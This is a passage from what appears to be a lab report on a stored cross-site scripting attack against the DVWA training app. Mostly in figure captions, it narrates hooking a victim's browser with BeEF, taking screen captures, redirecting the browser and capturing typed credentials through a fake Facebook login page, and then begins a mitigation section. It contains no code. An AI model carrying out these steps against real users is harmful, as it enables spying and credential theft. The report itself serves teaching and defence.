


Figure 12: Clicking on XSS stored

Once the Victim clicks on the XSS stored the victim is hooked with BeBF.




Figure 13: Windows is hooked

In BeEF, two new users are added in the Online Browser. One is the attacker PC and the other one is the victim's PC. The attacker PC is shown because the JavaScript is firstly used to inject it into the web application.




Figure 14: Exploring Command tab

Now the inbuild commands can be executed by navigating to Commands tab.




Figure 15: Exploring DVWA in Windows

In windows, the victim is assigning values in Name and Message.




Figure 16: Using Spyder Eye to exploit Windows

A tool called Spyder Eye is used to get a screenshot of the current screen of the victims PC.




Figure 17: Screenshot of hooked Windows

The same screen is displayed as of the victim's computer with same values.




Figure 18: Using Redirect Browser to exploit Windows

Another attack called Redirect Browser is done. Which is supposed to redirect to http://beefproject.com/




Figure 19: The typed URL is opened in Windows

The Browser of victim's PC has redirected to the entered URL.




Figure 20: Using Create Alert Dialog to exploit Windows

Similarly, Create Alert Dialog is used to display an alert message saying Cross-Site Scription (XSS) in victim's PC.




Figure 21: Same alert message is displayed

The alert message which says Cross-Site Scripting (XSS) is displayed.




Figure 22: Using Pretty Theft to exploit Windows

Lastly, a tool called Pretty Theft is used to display a fake login page in the victim's PC.




Figure 23: Fake Facebook login page is displayed in Windows

A login prompt which says session timeout which looks legit is displayed in the victim's PC.




Figure 24: Windows users inserting values

If the victim enters any value in the Email and Password text field and clicks Login the values is displayed in BeEF.




Figure 25: The inserted value is displayed in BeEF

As stated earlier, the email being “XSS” and password being “PasswordforXXS” can be extracted by using this command.

4. Mitigation

For mitigation, the same steps are done as of demonstration. However, The source code of this web application has some changes which is described later in this chapter.




Figure 26: Opening DVWA in attacker PC

At first, DVWA is opened in the attacker PC to inject JavaScript in the database of the web application.

